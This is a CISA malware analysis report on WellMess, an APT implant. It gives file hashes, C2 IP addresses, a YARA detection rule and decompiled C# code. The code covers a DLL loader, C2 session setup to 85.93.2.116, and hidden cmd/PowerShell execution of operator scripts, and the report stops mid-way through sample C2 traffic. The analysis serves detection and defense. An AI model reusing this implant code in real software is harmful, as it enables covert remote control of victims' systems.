MAR-10296782-2.v1 – WELLMESS

us-cert.cisa.gov/ncas/analysis-reports/ar20-198b

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

The Malware Analysis Report (MAR) is the result of analytic efforts by the Cybersecurity and Infrastructure Security Agency (CISA). This malware has been identified as WELLMESS. Advanced persistent threat (APT) groups have been identified using this malware. For more information regarding this malware, please visit: https://www.ncsc.gov.uk/news/advisory-apt29-targets-covid-19-vaccine-development

This report analyzes six unique files. The files are variants of the malware family known as "WellMess". These implants allow a remote operator to establish encrypted command and control (C2) sessions and to securely pass and execute scripts on an infected system.

The WellMess samples include one 32-bit Windows executable and five Executable and Linkable Format (ELF) files written in Go, an open source programming language. The report includes analysis of a compiled .NET application extracted from one of the 32-bit Windows executables.

The ELF and 32-bit Windows executables have similar functionality; both collect the state of system privileges (disabled or enabled) from the infected system and encrypt the data via a Rivest cipher 6 (RC6) algorithm, then dynamically generate Advanced Encryption Standard (AES) keys, which are exchanged via a Rivest–Shamir–Adleman (RSA) secured key transfer scheme. Both versions also allow an operator to pass AES encrypted executable scripts to infected systems.
For a downloadable copy of IOCs, see MAR-10296782-2.v1.stix.

Submitted Files (6)

14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2 (14e9b5e214572cb13ff87727d68063...)

5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb (5ca4a9f6553fea64ad2c724bf71d0f...)

7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee (7c39841ba409bce4c2c35437ecf043...)

953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a (953b5fc9977e2d50f3f72c6ce85e89...)

e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09 (e329607379a01483fc914a47c0062d...)

fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950 (fd3969d32398bbe3709e9da5f83269...)

Additional Files (1)

47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854 (WellMess.net.extract.bin)

IPs (5)

103.73.188.101

141.98.212.55

192.48.88.107

209.58.186.196

85.93.2.116

Findings

953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a

Tags

trojan

Details

Name	953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a
Size	172032 bytes
Type	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	f18ced8772e9d1a640b8b4a731dfb6e0
SHA1	92f7b470c5a2c95a4df04c2c5cd50780f6dbdda1
SHA256	953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a
SHA512	c4ac5332ee27b3da002c8a55a1e99aefeb503a69b8eb1ce9310bcb12131d56d2efe70f50942461ec9e7c628e3d1a5f13c92faa6bb6b1c2
ssdeep	1536:Lo7PHWHfGE50u3J0cMuNJdbOYOL68q4ATMMx4pnMgqZ5C/yOCy2UpiPKsNoeIlnt:E7PHwJdbJOOvkuC/yOH2CiP0ie1XF
Entropy	3.887546

Antivirus

BitDefender	Gen:Variant.Razy.279280
ClamAV	Win.Trojan.WellMess-6706033-0
Emsisoft	Gen:Variant.Razy.279280 (B)
McAfee	GenericRXEI-SR!F18CED8772E9
NANOAV	Trojan.Win32.WellMess.fignvr
Quick Heal	Trojan.Wellmess

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
   Author = "CISA Code & Media Analysis"
   Date= "2020-07-06"
   Last_Modified="20200706_1017"
   Actor="n/a"
   Category="Trojan"
   Family="WellMess"
   Description = "Detects WellMess implant and SangFor Exploit"
   MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
   SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
   MD5_2 = "a32e1202257a2945bf0f878c58490af8"
   SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
   MD5_3 = "861879f402fe3080ab058c0c88536be4"
   SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
   MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
   SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
   MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
   SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
   MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
   SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
   MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
   SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
   MD5_8 = "967fcf185634def5177f74b0f703bdc0"
   SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
   MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
   SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
   MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
   SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
   MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
   SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
   MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
   SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
   $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
   $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
   $2 = "GoProject/src/bot/botlib.deleteFile"
   $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
   $4 = "GoProject/src/bot/botlib.AES_Decrypt"
   $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
   $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
   $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
   $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
   $9 = "get_keyRC6"
   $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
   $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
   $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
   $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
   $14 = "GoProject/src/bot/botlib.wellMess"
   $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
   $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
   $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
   $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
   $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
   $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
   $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
   $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
   $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
   $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
   $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
   $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
   $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2018-03-28 07:14:10-04:00
Import Hash	f34d5f2d4577ed6d9ceec516c1f5a744
Company Name	Microsoft Corporation
File Description	Power Settings Command-Line Tool
Internal Name	powercfg.exe
Legal Copyright	© Microsoft Corporation. All rights reserved.
Original Filename	powercfg.exe
Product Name	Microsoft® Windows® Operating System
Product Version	6.1.7600.16385 (win7_rtm.090713-1255)

PE Sections

MD5	Name	Raw Size	Entropy
b90f84adffd98c3c63291dc54f766f18	header	4096	0.462120
25e1daba00e54a31c1d9bb459988f669	.text	159744	4.056043
bb5030c93de573a2819699404e0436be	.rsrc	4096	2.256683
f662c2f95c916d5bd4f0c939236a81e9	.reloc	4096	0.016408

Packers/Compilers/Cryptors

Microsoft Visual C# v7.0 / Basic .NET

Relationships

953b5fc997... Created 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854

Description

This file is a malicious compiled .NET application. It decrypts and loads an embedded dynamic link library (DLL) "WellMess.net.extract.bin" (47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854).

Screenshots

```
}
    string normalStr1 = "DYJ 6GsbY1. mDRFCe 4VyfK9 :L10jT 75U4fA M:PCK2. 9XejWK O6s4hJ XSS42n Fuz,KZ 31ijur. OISV0k uNpxbs
:imdzy fGfj5g mYtAGc. 8hGgLJ 7oENHU 99UvrD F9kIvX noK0OY. A562Qn ozbXTc rIlvP7 5IYBFS 0ygsvF. sj2X5z n9NySQ FIXJb7 jvm02S
atHph7. S99MEV H11QyC yOuWGR SidyJy IJ1xUV. IeNEIt OSUz:t 0jwqxw vL9HYC C3VDmnt. g0czENJ VDZnRZG tiaNwRL X:p9gRs Mjfp:OO.
J1UA0z, 1dfVKka WnKOZ9: 0Hhmx9q B7vvD8N. hXVFTVB GMm5vCt Bh5xGZO ZMhKmBn qrqwE20. 3VyKEdx zaUBwwz 1vDTQRS
yYddYGs UYUQSGJ. 5ArB8kr PRD4YLe u9Yo7qz IEldJLj acW7P4p. nfWKO6s 4hJXSS4 2nFuz,K Z3JgNmt hdf5IJU. zTztEAX biAhTjO
EhxzyPg C1ivf92 V7IOHiW. BeHtSNW e7xJrv0 3CvVayy ecmTPIR jBtcHY1. WYk,fgK Xj6H,TI 7mxBltC bWFqCzd cLyazgJ. EkactwV Iyn5Pno
QepFPGH Om7Y7yQ Q7TYnSN. hTsquw0 MfNxfSv atD7yIp fs7XOJF H4Aes1o. sxV:YQV MuYpnKS XqUmyhf NP4bwYZ W7nsv,,. isyLI,a
LKTuiPW KO6s4hJ XSS42nF uz,KZ31. ijurOIS V0kuNpx bs:imd9 Yo7qz IEldJ. LjacW 7P4pn fWKO6 s4hJX SS42n. Fuz,K Z31ij urOIS V0kuN
pxbs:. imd9Y o7qzi EldJL jacW7 P4pnf. WKO6s 4hJXS S42nF uz,KZ 31iju. rOISV 0kuNp xbs:i md9Yo 7qziE. ldJLj acW7P 4pnfW KO6s4
hJXSS. 42nFu z,KZ3 1ijur OISV0 kuNpx. bs:im d9Yo7 qziEl dJLja cW7P4. pnfWK O6s4h JXSS4 2nFuz ,KZ31. ijurO ISV0k uNpxb s:imd
9Yo7q. zIEld JLjac W7P4p nfWKO 6s4hJ. XSS42 nFuz, KZ31i jurOI SV0ku. Npxbs :imd9 Yo7qz iEldJ LjacW. 7P4pn fWKO6 s4hJX SS42n
Fuz,K. Z31ij urOISV 0kuNpx bs:imd 9Yo7qz. IEldJL jacW7P 4pnfWK O6s4hJ XSS42n. Fuz,KZ 31ijur OISV0k uNpxbs :imd9Y. o7qzIE ldJLja
cW7P4p nfWKO6 s4hJXS. S42nFu z,KZ31 ijurOI SV0kuN pxbs:i. md9Yo7 qzIEld JLjacW 7P4pnf WKO6s4. hJXSS4 2nFuz, KZ31ij urOISV
0kuNpx. bs:imd 9Yo7qz IEldJL jacW7P 4pnfWK. O6s4hJ XSS42n Fuz,KZ 31ijur OISV0k. uNpxbs :imd9Y o7qzIE ldJLja cW7P4p. nfWKO6
s4hJXS S42nFu z,KZ31 ijurOI. SV0kuN pxbs:i md9Y o7qz IEld. JLja cW7P 4pnf WKO6 s4hJ. XSS4 2nFu z,KZ 31ij urOI. SV0k uNpx bs:i
md9Y o7qz. IEld JLja cW7P 4pnf WKO6. s4hJ XSS4 2nFu z,KZ 31ij. urOI SV0k uNpx bs:i md9Y. o7qz IEld JLja cW7P 4pnf. WKO6 s4hJ
XSS4 2nFu z,KZ. 31ij urOI SV0k uNpx bs:i. md9Y o7qz IEld JLja cW7P. 4pnf WKO6 s4hJ XSS4 2nFuz,K. Z31ijur OISV0ku Npxbs:i
md9Yo7q zIEldJL. jacW7P4 pnfWKO6 s4hJXSS 42nFuz, KZ31iju. rOISV0k uNpxbs: imd9Yo7 qzIEldJ LjacW7P. 4pnfWKO 6s4hJXS
S42nFuz ,KZ31ij urOISV0. kuNpxbs :imd9Yo 7qzIEld JLjacW7 P4pnfWK. O6s4hJX SS42nFu z,KZ31i jurOISV 0kuNpxb. s:imd9Y o7qzIEl
dJLjacW 7P4pnfW KO6s4hJ. XSS42nF uz,KZ31 ijurOIS V0kuNpx bs:imd9. Yo7qzIE ldJLjac W7P4pnf WKO6s4h JXSS42n. Fuz,KZ3 1ijurOI
SV0kuNp xbs:imd 9Yo7qzi. EldJLja cW7P4pn fWKO6s4 hJXSS42 nFuz,KZ. 31ijurO ISV0kuN pxbs:im d9Yo7qz iEldJLj. acW7P4p nfWKO6s
4hJXSS4 2nFuz,K Z31ijur. OISV0ku Npxbs:i md9Yo7q ziEldJL jacW7P4. pnfWKO6 s4hJXSS 42n Fuz ,KZ. 31i jur OIS V0k uNp. xbs :im d9Y
o7q zIE. ldJ Lja cW7 P4p nfW. KO6 s4h JXS S42 nFu. z,K Z31 iju rOI SV0. kuN pxb s:i md9 Yo7. qzi Eld JLj acW 7P4. pnf WKO 6s4 hJX
SS4. 2nF uz, KZ3 1ij urO. ISV 0ku Npx bs: imd. 9Yo 7qz iEl dJL jac. W7P 4pn fWK O6s 4hJ. XSS 42n Fuz ,KZ 31i. jur OISV0k uNpxbs
:imd9Y o7qzIE. ldJLja cW7P4p nfWKO6 s4hJXS S42nFu. z,KZ31 ijurOI SV0kuN pxbs:i md9Yo7. qzIEld JLjacW 7P4pnf WKO6s4 hJXSS4.
2nFuz, KZ31ij urOISV 0kuNpx bs:imd. 9Yo7qz iEldJL jacW7P 4pnfWK O6s4hJ. XSS42n Fuz,KZ 31ijur OISV0k uNpxbs. :imd9Y o7qzIE
ldJLja cW7P4p nfWKO6. s4hJXS S42nFu z,KZ31 ijurOI SV0kuN. pxbs:i md9Yo7 qzIEld JLjacW 7P4pnf. WKO6s4 hJXSS4 2nFuz, KZ31ij
urOISV. 0kuNpx bs:imd 9Yo7qz iEldJL jacW7P. 4pnfWKO 6s4hJXS S42nFuz ,KZ31ij urOISV0. kuN";
    string normalStr2 = "xhoV JJd9rD kMA4jU XiPK4g     ";
    Parameters parameters = new Parameters(false, false, "", new Dictionary<string, byte[]>(), false, 0.0, "", 5000000);
    Random random = new Random();
    int minValue = 20000;
    int maxValue = 40000;
    DateTime now = DateTime.Now;
    if (string.IsNullOrEmpty(normalStr1) || string.IsNullOrEmpty(normalStr2))
      Environment.Exit(404);
    while (true)
    {
      try
      {
       byte[] byteDll = Expand.Decrypt(Convert.FromBase64String(SSL.FromNormalToBase64(normalStr1)),
SSL.FromNormalToBase64(normalStr2));
```

Figure 1 - Screenshot of the code structure which decrypts the embedded DLL.

47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854

Tags

trojan

Details

Name	WellMess.net.extract.bin
Size	45056 bytes
Type	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
MD5	507bb551bd7073f846760d8b357b7aa9
SHA1	23033dcad2d60574ea8a65862431f46b950e54c3
SHA256	47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854
SHA512	fbad8f6e4c2a49ad7e030bfc069b830027942383a5429ac129ba4880c7f90d9e1ec84186755cbb61c39b41096d7969fa5e1e7a13918d16
ssdeep	768:vLTf79aYYuGhmohyWdDZo/G9sklJL+9Ok/JSbrvfMAQ:/fMtYG9PB+9OyYXHhQ
Entropy	4.625315

Antivirus

No matches found.

YARA Rules

```
rule CISA_10296782_01 : trojan WELLMESS
{
meta:
    Author = "CISA Code & Media Analysis"
    Date= "2020-07-06"
    Last_Modified="20200706_1017"
    Actor="n/a"
    Category="Trojan"
    Family="WellMess"
    Description = "Detects WellMess implant and SangFor Exploit"
    MD5_1 = "4d38ac3319b167f6c8acb16b70297111"
    SHA256_1 = "7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee"
    MD5_2 = "a32e1202257a2945bf0f878c58490af8"
    SHA256_2 = "a4b790ddffb3d2e6691dcacae08fb0bfa1ae56b6c73d70688b097ffa831af064"
    MD5_3 = "861879f402fe3080ab058c0c88536be4"
    SHA256_3 = "14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2"
    MD5_4 = "2f9f4f2a9d438cdc944f79bdf44a18f8"
    SHA256_4 = "e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09"
    MD5_5 = "ae7a46529a0f74fb83beeb1ab2c68c5c"
    SHA256_5 = "fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950"
    MD5_6 = "f18ced8772e9d1a640b8b4a731dfb6e0"
    SHA256_6 = "953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a"
    MD5_7 = "3a9cdd8a5cbc3ab10ad64c4bb641b41f"
    SHA256_7 = "5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb"
    MD5_8 = "967fcf185634def5177f74b0f703bdc0"
    SHA256_8 = "58d8e65976b53b77645c248bfa18c3b87a6ecfb02f306fe6ba4944db96a5ede2"
    MD5_9 = "c5d5cb99291fa4b2a68b5ea3ff9d9f9a"
    SHA256_9 = "65495d173e305625696051944a36a031ea94bb3a4f13034d8be740982bc4ab75"
    MD5_10 = "01d322dcac438d2bb6bce2bae8d613cb"
    SHA256_10 = "0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494"
    MD5_11 = "8777a9796565effa01b03cf1cea9d24d"
    SHA256_11 = "83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18"
    MD5_12 = "507bb551bd7073f846760d8b357b7aa9"
    SHA256_12 = "47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854"
strings:
    $0 = "/home/ubuntu/GoProject/src/bot/botlib/chat.go"
    $1 = "/home/ubuntu/GoProject/src/bot/botlib.Post"
    $2 = "GoProject/src/bot/botlib.deleteFile"
    $3 = "ubuntu/GoProject/src/bot/botlib.generateRandomString"
    $4 = "GoProject/src/bot/botlib.AES_Decrypt"
    $5 = { 53 00 63 00 72 00 69 00 70 00 74 00 00 0F 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 07 2F 00 63 }
    $6 = { 3C 00 6E 00 77 00 3E 00 2E 00 2A 00 29 00 00 0B 24 00 7B 00 66 00 6E 00 7D }
    $7 = { 7B 00 61 00 72 00 67 00 7D 00 00 0B 24 00 7B 00 6E 00 77 00 7D }
    $8 = { 52 61 6E 64 6F 6D 53 74 72 69 6E 67 00 44 65 6C 65 74 65 46 69 6C 65 }
    $9 = "get_keyRC6"
    $10 = { 7D A3 26 77 1D 63 3D 5A 32 B4 6F 1F 55 49 44 25 }
    $11 = { 47 C2 2F 35 93 41 2F 55 73 0B C2 60 AB E1 2B 42 }
    $12 = { 53 58 9B 17 1F 45 BD 72 EC 01 30 6C 4F CA 93 1D }
    $13 = { 48 81 21 81 5F 53 3A 64 E0 ED FF 21 23 E5 00 12 }
    $14 = "GoProject/src/bot/botlib.wellMess"
    $15 = { 62 6F 74 6C 69 62 2E 4A 6F 69 6E 44 6E 73 43 68 75 6E 6B 73 }
    $16 = { 62 6F 74 6C 69 62 2E 45 78 65 63 }
    $17 = { 62 6F 74 6C 69 62 2E 47 65 74 52 61 6E 64 6F 6D 42 79 74 65 73 }
    $18 = { 62 6F 74 6C 69 62 2E 4B 65 79 }
    $19 = { 7F 16 21 9D 7B 03 CB D9 17 3B 9F 27 B3 DC 88 0F }
    $20 = { D9 BD 0A 0E 90 10 B1 39 D0 C8 56 58 69 74 15 8B }
    $21 = { 44 00 59 00 4A 00 20 00 36 00 47 00 73 00 62 00 59 00 31 00 2E }
    $22 = { 6E 00 20 00 46 00 75 00 7A 00 2C 00 4B 00 5A 00 20 00 33 00 31 00 69 00 6A 00 75 }
    $23 = { 43 00 31 00 69 00 76 00 66 00 39 00 32 00 20 00 56 00 37 00 6C 00 4F 00 48 }
    $24 = { 66 69 6C 65 4E 61 6D 65 3A 28 3F 50 3C 66 6E 3E 2E 2A 3F 29 5C 73 61 72 67 73 3A 28 3F 50 3C 61 72 67 3E 2E 2A 3F }
    $25 = { 5C 00 2E 00 53 00 61 00 6E 00 67 00 66 00 6F 00 72 00 55 00 44 00 2E 00 73 00 75 00 6D }
    $26 = { 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 3D 22 5F 67 61 22 3B 20 66 69 6C 65 6E 61 6D 65 3D }
    $27 = { 40 5B 5E 5C 73 5D 2B 3F 5C 73 28 3F 50 3C 74 61 72 3E 2E 2A 3F 29 5C 73 27 }
condition:
```

($0 and $1 and $2 and $3 and $4) or ($5 and $6 and $7 and $8 and $9) or ($10 and $11) or ($12 and $13) or ($14) or ($15 and $16 and $17 and $18) or ($19 and $20) or ($21 and $22 and $23) or ($24) or ($25 and $26) or ($27)
}

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2018-03-27 09:22:21-04:00
Import Hash	dae02f32a21e03ce65412f6e56942daa
Company Name	Microsoft Corporation
File Description	
Internal Name	x643.Microsoft.Dtc.PowerShell.dll
Legal Copyright	Copyright (c) Microsoft Corporation. All rights reserved.
Original Filename	x643.Microsoft.Dtc.PowerShell.dll
Product Name	Microsoft (R) Windows (R) Operating System
Product Version	10.0.14393.0

PE Sections

MD5	Name	Raw Size	Entropy
668481e5e1971f610581ea0b01b617b5	header	4096	0.434226
ced7014e20c39fba49386f6aef5e1203	.text	32768	5.701312
1d4922f19bd3e79cfdf93cd91be7af27	.rsrc	4096	1.150437
da55cd9f0f50ad5c82000ca03bfaa4be	.reloc	4096	0.013127

Packers/Compilers/Cryptors

Microsoft Visual C# v7.0 / Basic .NET

Relationships

47cdb87c27...	Connected_To	85.93.2.116
47cdb87c27...	Created_By	953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a

Description

This file is a compiled .NET application. It has been identified as a variant of the WellMess malware family. Displayed below is a function named “HXYGVr()” which was extracted from this application:

```
—Begin Extracted Function—
public void HXYGVr()
  {
   Variable.url = "hxxp[:]//85.93.2.116";
   string Address = "";
   Variable.proxy = !string.IsNullOrEmpty(Address) ? new WebProxy(Address) : (WebProxy) null;
   Variable.serverType = "GO";
   Variable.userAgent = "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Gecko/20130331 Firefox/21.0";
   Variable.maxPostSize = 5000000;
   Variable.keyRC6 = "UJqqarUGKm1kR1mQMf5K2g==";
   Key publicKey;
   publicKey.keySize = 2048;
   publicKey.publicKey = "<RSAKeyValue>
<Modulus>4Dy24gTFNYA/jq6SYiAkdRvY1ieWqM9R8dwo0uL+4GzaRObZEoUaZSHhvfeD1v762+duL1LgAcuXJeRg4PB4cGdpZqjKtB2BKIDJv3h2
</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>";
   Variable.interval = 12.0;
   if (!this.IsInit)
   {
```

```
    Init init = new Init(publicKey);
    this.Hash = Variable.hash;
    this.Skey = Variable.keySymm;
    this.IsInit = true;
    this.Ua = Variable.userAgent;
    this.MaxPostSize = Variable.maxPostSize;
    this.HealthInterval = Variable.interval;
  }
  else
  {
    Variable.hash = this.Hash;
    Variable.keySymm = this.Skey;
    Variable.userAgent = this.Ua;
    Variable.maxPostSize = this.MaxPostSize;
    Variable.interval = this.HealthInterval;
    Dictionary<string, string> segmentsMessage = Chat.Download(Variable.hash, "rc", string.Empty);
    if (segmentsMessage["head"] == "G")
    {
     this.Complete = true;
     if (!this.Hx)
       return;
     Chat.Send(Encoding.UTF8.GetBytes("Missed me?"), Variable.keySymm, Variable.hash + "/h", "a", "h", Variable.maxPostSize);
    }
    else if (segmentsMessage["head"] == "C")
    {
     new Chunks().Join((object) new ChatParameters()
     {
       segmentsMessage = segmentsMessage
     });
     this.Complete = false;
     Thread.Sleep(20000);
    }
    else if (segmentsMessage["service"] == "p")
    {
     Init init = new Init(publicKey);
     this.Hash = Variable.hash;
     this.Skey = Variable.keySymm;
     this.Complete = false;
    }
    else
    {
     new Choise().Work(segmentsMessage);
     this.Complete = false;
     this.Ua = Variable.userAgent;
     this.MaxPostSize = Variable.maxPostSize;
     this.HealthInterval = Variable.interval;
    }
  }
—End Extracted Function—
```

This function appears to be the main export of the DLL, which initiates a C2 session with the implants remote C2 server at the Internet Protocol (IP) address, 85.93.2.116. Contained within the function is a public RSA key utilized by the malware to secure communication with its C2 server. The function also contains an RC6 cryptographic key, which is utilized to secure state information within the C2 sessions, such as a unique hash value which is generated to identify the unique target system.

The malware accepts and executes PowerShell and batch scripts from a remote operator on the infected system. These executable scripts will be provided within a C2 session that is secured with AES encryption. In addition, the AES key transfer process between the implant and the remote operator will be encrypted utilizing RSA asymmetric cryptography making the detection of malicious executable code traveling over the network difficult to detect. The function which provides the script execution capability is illustrated below. Note: the execution of a script using this method will result in a separate malicious process:

```
—Begin Command Function—
public void Command(object message)
  {
   ChatParameters chatParameters = (ChatParameters) message;
```

```
    try
    {
      string s = string.Empty;
      Match match = new Regex("fileName:(?<fn>.*?)\\sargs:(?<arg>.*)\\snotwait:(?<nw>.*)", RegexOptions.IgnoreCase |
RegexOptions.Multiline | RegexOptions.Singleline).Match(chatParameters.segmentsMessage["body"]);
      string str1 = match.Result("${fn}").ToString();
      string script = match.Result("${arg}").ToString();
      string str2 = match.Result("${nw}").ToString();
      Process process = new Process();
      ProcessStartInfo processStartInfo = new ProcessStartInfo();
      processStartInfo.CreateNoWindow = true;
      processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
      processStartInfo.UseShellExecute = false;
      processStartInfo.RedirectStandardOutput = true;
      processStartInfo.FileName = str1;
      if (str1 == "powershellScript")
      {
       s = BotChat.Pshell(script);
      }
      else
      {
       if (!string.IsNullOrEmpty(script))
          processStartInfo.Arguments = !(str1 == "cmd.exe") ? script : "/c " + script;
       process.StartInfo = processStartInfo;
       process.Start();
       if (string.IsNullOrEmpty(str2))
       {
          s = process.StandardOutput.ReadToEnd();
          process.WaitForExit();
       }
      }
      process.Close();
      this.Reply(Encoding.UTF8.GetBytes(s), chatParameters.segmentsMessage["head"], chatParameters.segmentsMessage["service"]);
    }
    catch (Exception ex)
    {
      this.Reply(Encoding.UTF8.GetBytes(ex.Message.ToString()), chatParameters.segmentsMessage["head"],
chatParameters.segmentsMessage["service"]);
      Thread.Sleep(1000);
    }
   }
—End Command Function—
```

The implant can also run PowerScripts scripts directly from memory. The malware contains the following function providing this capability. Note: executing a PowerShell script using this method will not result in a separate malicious process.

—Begin PowerShell Function—

```
private static string Pshell(string script)
   {
    string empty = string.Empty;
    Collection<PSObject> collection;
    using (Runspace runspace = RunspaceFactory.CreateRunspace())
    {
      try
      {
       runspace.Open();
       using (PowerShell powerShell = PowerShell.Create())
       {
          powerShell.Runspace = runspace;
          ScriptBlock scriptBlock = ScriptBlock.Create(script);
          powerShell.AddCommand("Invoke-Command").AddParameter("ScriptBlock", (object) scriptBlock);
          collection = powerShell.Invoke();
       }
      }
```

```
      finally
      {
       runspace.Close();
      }
    }
    foreach (PSObject psObject in collection)
      empty += psObject.ToString();
    return empty;
  }
—End PowerShell Function—
```

Displayed below is sample communication traffic between this WellMess implant and its C2 server.

```
—Begin Sample Network Traffic—
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:21.0) Gecko/20130331 Firefox/21.0
Content-Type: application/x-www-form-urlencoded
Accept: text/html, */*
Accept-Language: en-US,en;q=0.8
Cookie:
